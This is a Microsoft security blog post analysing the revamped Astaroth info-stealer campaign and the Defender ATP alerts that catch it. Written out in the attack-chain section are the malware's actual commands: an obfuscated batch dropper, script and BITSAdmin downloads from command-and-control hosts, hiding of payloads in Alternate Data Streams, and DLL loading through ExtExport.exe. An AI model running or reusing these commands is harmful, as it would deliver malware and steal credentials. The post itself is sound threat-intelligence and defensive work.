

Latest Astaroth living-off-the-land attacks are even more invisible but not less observable

microsoft.com/security/blog/2020/03/23/latest-astaroth-living-off-the-land-attacks-are-even-more-invisible-but-not-less-observable/

March 23, 2020

Following a short hiatus, Astaroth came back to life in early February sporting significant changes in its attack chain. Astaroth is an info-stealing malware that employs multiple fileless techniques and abuses various legitimate processes to attempt running undetected on compromised machines. The updated attack chain, which we started seeing in late 2019, maintains Astaroth's complex, multi-component nature and continues its pattern of detection evasion.




Figure 1. Microsoft Defender ATP data showing revival of Astaroth campaigns




Figure 2. Geographic distribution of Astaroth campaigns this year, with majority of encounters recorded in Brazil

When we first blogged about Astaroth's methods, we noted how it completely lived off the land to avoid detection: only system tools that are already existing on the machine are ever executed. In fact, it was an unusual spike in activities related to Windows Management Instrumentation Command-line (WMIC) that prompted our investigation and eventually exposed the Astaroth campaign.

Astaroth now completely avoids the use of WMIC and related techniques to bypass existing detections. Instead, the attackers introduced new techniques that make the attack chain even stealthier:

- Abusing Alternate Data Streams (ADS) to hide malicious payloads
- Abusing the legitimate process *ExtExport.exe*, a highly uncommon attack vector, to load the payload

Astaroth exemplifies how living-off-the-land techniques have become standard components of today's attacks intent on evading security solutions. However, as we mentioned in our previous blog on Astaroth, fileless threats are very much observable. These threats still leave a great deal of memory footprint that can be inspected and blocked as they happen. Next-generation protection and behavioral containment and blocking capabilities in Microsoft Defender Advanced Threat Protection (Microsoft Defender ATP) lead the charge in exposing threats like Astaroth.

In this blog, we'll share our technical analysis of the revamped Astaroth attack chain and demonstrate how specific Microsoft technologies tackle the multiple advanced components of the attack.

Dismantling the new Astaroth attack chain

The attackers were careful to ensure the updates didn't make Astaroth easier to detect; on the contrary, the updates only make Astaroth's activities even more invisible.

One of the most significant updates is the use of Alternate Data Stream (ADS), which Astaroth abuses at several stages to perform various activities. ADS is a file attribute that allows a user to attach data to an existing file. The stream data and its size are not visible in File Explorer, so attacks abuse this feature to hide malicious code in plain sight.

Astaroth attack chain 2020




Figure 2. Astaroth attack chain 2020

In the case of Astaroth, attackers hide binary data inside the ADS of the file *desktop.ini*, without changing the file size. By doing this, the attackers create a haven for the payloads, which are read and decrypted on the fly.




Figure 3. Desktop.ini before and after infection

The complex attack chain, which involves the use of multiple living-off-the-land binaries (LOLBins), results in the eventual loading of the Astaroth malware directly in memory. When running, Astaroth decrypts plugins that allow it to steal sensitive information, like email passwords and browser passwords.

In the succeeding sections, we describe each step of Astaroth’s attack chain in detail.

Arrival

The attack begins with an email with a message in Portuguese that translates to: “Please find in the link below the STATEMENT #56704/2019 AND LEGAL DECISION, for due purposes”. The email contains a link that points to URL hosting an archive file, *Arquivo_PDF_<date>.zip*, which contains a LNK file with a similarly misleading name. When clicked, the LNK file runs an obfuscated BAT command line.




Figure 4. Sample email used in latest Astaroth attacks

The BAT command drops a single-line JavaScript file to the Pictures folder and invokes *explorer.exe* to run the JavaScript file.

```
C:\Windows\System32\cmd.exe /c "sET RAP=%wITGJPDNdTGJPDIrTGJPD%\TGJPDExpTGJPDLoTGJPDRETGJPDr /TGJPDc,&&
sET TGC=GIYYZBSetIYYZBS0bjIYYZBSecIYYZBSt(IYYZBS'scIYYZBSripIYYZBSt:hIYYZBSttPIYYZBSS:IYYZBS&&
sET FJibxzx=1WWRC1WWRC5dkvmisuudk.bubbaoff.press1WWRC?011WWRC')&&
sET/^p nccvbjvj="%TGC:IYYZBS=%FJibxzx:1WWRC=/%"<NUL >
C:\Users\admin\Pictures\8iruk34.js|md ^\ ^||CA11 %RAP:TGJPD=% C:\Users\admin\Pictures\8iruk34.js|exit"
```

The dropped one-liner script uses the GetObject technique to fetch and run the much larger main JavaScript directly in memory:

```
GetObject('script:htTPS://tb8ar49oub9.kaligodfrey.casa/?01/')
```

BITSAdmin abuse

The main script then invokes multiple instances of BITSAdmin using a benign looking command-line to download multiple binary blobs from a command-and-control (C2) server:

```
bitsadmin.exe /transfer 24653 /priority foreground
https://39xkdrnei1s.elfinwistful.club/09/masihaddajjalddwn.gif.zip
C:\Users\Public\Libraries\hwds\asihaddajjalddwn.gif
```

The downloaded payloads are encrypted and have the following file names:

- *asihaddajjalddwn.gif*
- *asihaddajjalc.jpg*
- *asihaddajjala.jpg*
- *asihaddajjalb.jpg*
- *asihaddajjaldx.gif*
- *asihaddajjalg.gif*
- *asihaddajjalgx.gif*
- *asihaddajjali.gif*
- *asihaddajjalxa.~*
- *asihaddajjalxb.~*
- *asihaddajjalxc.~*
- *asihaddajjal64w.dll*
- *asihaddajjal64q.dll*
- *asihaddajjal64e.dll*

Alternate Data Streams abuse

As mentioned, the new Astaroth attacks use a clever technique of copying downloaded data to the ADS of *desktop.ini*. For each download, the content is copied to the ADS, and then the original content is deleted. These steps are repeated for all downloaded payloads.

```
cmd.exe /c type C:\Users\Public\Libraries\hwds\asihaddajjaldown.gif >
C:\Users\Public\Libraries\hwds\desktop.ini:asihaddajjaldown.gif&&
erase C:\Users\Public\Libraries\hwds\asihaddajjaldown.gif
```

Another way that Astaroth abuses ADS is when it runs a script to find installed security products. A malicious script responsible for enumerating security products is dropped and then copied as an ADS to an empty text file. The execution command-line looks like this:

```
"%ComSpec%" /D/V/C "cscript.exe C:\Users\█████\AppData\Local\Temp\PGYU.txt:QGNSRNS.js"
```

ExtExport.exe abuse

The main script combines three separately downloaded binary blobs to form the first-stage malware code:

```
cmd.exe /c cd C:\Users\Public\Libraries\hwds &&
type asihaddajjal64q.dll asihaddajjal64w.dll asihaddajjal64e.dll > mozcrt19.dll
cmd.exe /c cd C:\Users\Public\Libraries\hwds &&
type asihaddajjal64q.dll asihaddajjal64w.dll asihaddajjal64e.dll > mozsqlite3.dll
cmd.exe /c cd C:\Users\Public\Libraries\hwds &&
type asihaddajjal64q.dll asihaddajjal64w.dll asihaddajjal64e.dll > sqlite3.dll.dll
```

The script then uses a LOLBin not previously seen in Astaroth attacks to load the first-stage malware code: *ExtExport.exe*, which is a legitimate utility shipped as part of Internet Explorer. Attackers can load any DLL by passing an attacker-controlled path to the tool. The tool searches for any DLL with the following file names: *mozcrt19.dll*, *mozsqlite3.dll*, or *sqlite3.dll*. Attackers need only to rename the malicious payload to one of these names, and it is loaded by *ExtExport.exe*.

```
cmd.exe /c cd "C:\Program Files\Internet Explorer"
&& ExtExport.exe C:\Users\Public\Libraries\hwds 422377889 582393048
```

Userinit.exe abuse

The newly loaded DLL (*mozcrt19.dll*, *mozsqlite3.dll*, or *sqlite3.dll*) is a proxy that reads three binary ADS streams (*desktop.ini:asihaddajjalxa.~*, *desktop.ini:asihaddajjalxb.~*, and *desktop.ini:asihaddajjalxc.~*) and combines these into a DLL. The newly formed DLL is the second-stage malware code and is loaded in the same process using the [reflective DLL loading technique](#).

The newly loaded DLL is also a proxy that reads and decrypts another ADS stream (*desktop.ini:asihaddajjalgx.gif*) into a DLL. This DLL is injected into *userinit.exe* using the [process hollowing technique](#).

The newly loaded DLL inside *userinit.exe* is again a proxy that reads and decrypts another ADS stream (*desktop.ini:masihaddajjalg.gif*) into a DLL. This DLL is the malicious info-stealer known as Astaroth and is reflectively loaded inside *userinit.exe*. Hence, Astaroth never touches the disk and is loaded directly in memory, making it very evasive.

Astaroth payload

When running, the Astaroth payload then reads and decrypts more components from the ADS stream of *desktop.ini* (*desktop.ini:masihaddajjalddwn.gif*, *desktop.ini:masihaddajjalc.jpg*, *desktop.ini:masihaddajjala.jpg*, *desktop.ini:masihaddajjalb.jpg*, and *desktop.ini:masihaddajjali.gif*).

Some of these components are credential-stealing plugins hidden inside the ADS stream of *desktop.ini*. Astaroth abuses these plugins to steal information from compromised systems:

- *NirSoft's MailPassView* – an email client password recovery tool
- *NirSoft's WebBrowserPassView* – a web browser password recovery tool

As mentioned, Astaroth also finds installed security products. It then attempts to disable these security products. For Microsoft Defender Antivirus customers, tamper protection prevents such malicious and unauthorized changes to security settings.

Comprehensive, dynamic protection against living-off-the-land, fileless, and other sophisticated threats with Microsoft Threat Protection

Attackers are increasingly turning to living-off-the-land techniques to attempt running undetected for as long as possible on systems. Because these attacks use multiple executables that are native to the system and have legitimate uses, they require a comprehensive, behavior-based approach to detection.

Microsoft Threat Protection combines and orchestrates into a single solution the capabilities of multiple Microsoft security services to coordinate protection, detection, response, and prevention across endpoints, email, identities, and apps.

In the case of Astaroth, Office 365 ATP detects the malware delivery via email. Using detonation-based heuristics and machine learning, Office 365 ATP inspects links and attachments to identify malicious artifacts.

On endpoints, next-generation protection capabilities in Microsoft Defender ATP detect and prevent some components of Astaroth's new attack chain. Notably, through Antimalware Scan Interface (AMSI), Microsoft Defender ATP can inspect the encrypted malicious scripts used in the initial stages of the attack.

For the more sophisticated sections of the attack chain, behavioral blocking and containment capabilities provide dynamic protection that can stop malicious behaviors and process trees. Behavior-based protections are key to exposing living-off-the-land threats that abuse and hide behind legitimate processes. These protections identify suspicious behavior sequences and advanced attack techniques observed on the client, which are used as triggers to analyze the process tree using real-time machine learning models in the cloud.

Preventive and behavior-based blocking & containment capabilities against Astaroth




Figure 5. Preventive and behavior-based blocking & containment protections against Astaroth

These behavior-based detections raise alerts in Microsoft Defender Security Center. With behavioral blocking and containment, not only are evasive threats exposed, detected, and stopped; security operations personnel are also notified so they can thoroughly investigate and remediate the root cause.

Alerts > 'CovertJSDownload' malware was detected



'CovertJSDownload' malware was detected

This alert is part of incident [\(4128\)](#)

Actions ▾

Severity: Informational
Category: Malware
Detection source: Antivirus
Detection technology: Client
Detection status: Detected

Automated investigation remediated all identified threats ([990](#)) ⓘ

Description

Malware and unwanted software are undesirable applications that perform annoying, disruptive, or harmful actions on affected machines. Some of these undesirable applications can replicate and spread from one machine to another. Others are able to receive commands from remote attackers and perform activities associated with cyber attacks.

This detection might indicate that the malware was stopped from delivering its payload. However, it is prudent to check the

Alerts > Suspicious 'ExtExportAbuse' behavior was det...



Suspicious 'ExtExportAbuse' behavior was detected

This alert is part of incident [\(4129\)](#)

Actions ▾

Severity: Low
Category: Suspicious Activity
Detection source: EDR
Detection technology: Client
Detection status: Blocked


Automated investigation is not applicable to alert type ⓘ

Description

Malware and unwanted software are undesirable applications that perform annoying, disruptive, or harmful actions on affected machines. Some of these undesirable applications can replicate and spread from one machine to another. Others are able to receive commands from remote attackers and perform activities associated with cyber attacks.

A malware is considered active if it is found running on the machine or it already has persistence mechanisms in place. Active

⚡ Alerts > ⚡ Suspicious 'MultiBitsTypeAbuse' behavior was...



Suspicious 'MultiBitsTypeAbuse' behavior was detected
This alert is part of incident [\(4129\)](#)

Automated investigation is not applicable to alert type

Actions ▾

Severity:	Low
Category:	Suspicious Activity
Detection source:	EDR
Detection technology:	Client
Detection status:	Blocked

Description

Malware and unwanted software are undesirable applications that perform annoying, disruptive, or harmful actions on affected machines. Some of these undesirable applications can replicate and spread from one machine to another. Others are able to receive commands from remote attackers and perform activities associated with cyber attacks.

A malware is considered active if it is found running on the machine or it already has persistence mechanisms in place. Active

Figure 6. Sample Microsoft Defender ATP alerts on behavior-based detections of Astaroth's activities

Microsoft Defender ATP's EDR capabilities also have very strong coverage of advanced techniques employed by Astaroth, including cross-process migration, code injection, and use of LOLBins.



Use of living-off-the-land binary to run malicious code

This alert is part of incident [\(4129\)](#)

Automated investigation is not applicable to alert type ⓘ

Actions ▾

Severity:	Low
Category:	Execution
Technique:	T1191: CMSTP , T1105: Remote File Copy , T1140: Deobfuscate/Decode Files or Information , T1085: Rundll32 , T1117: Regsvr32 , T1218: Signed Binary Proxy Execution , T1216: Signed Script Proxy Execution , T1220: XSL Script Processing , T1118: InstallUtil
Detection source:	EDR
Detection technology:	Behavioral
Detection status:	Detected

Description

Attackers attempt to run malicious code undetected by loading the code in the context of common executables. Security researchers refer to this approach and a few other evasive techniques as "living off the land" (LOL) and the common executables as LOL binaries or "LOLBins".

This alert indicates an anomalous attempt by a parent process to run one of these common executables using suspicious command-line parameters.

Alert process tree




Figure 7. Sample Microsoft Defender ATP EDR alert and process tree on Astaroth's behaviors

We expect Astaroth to further develop and increase in complexity, as long-running malware campaigns do. We will continue to watch this evolving threat and ensure that customers are protected from future updates through durable behavior-based protections.

Hardik Suri

Microsoft Defender ATP Research Team

Talk to us

Questions, concerns, or insights on this story? Join discussions at the [Microsoft Threat Protection](#) and [Microsoft Defender ATP](#) tech communities.

Read all [Microsoft security intelligence blog posts](#).

Follow us on Twitter [@MsftSecIntel](#).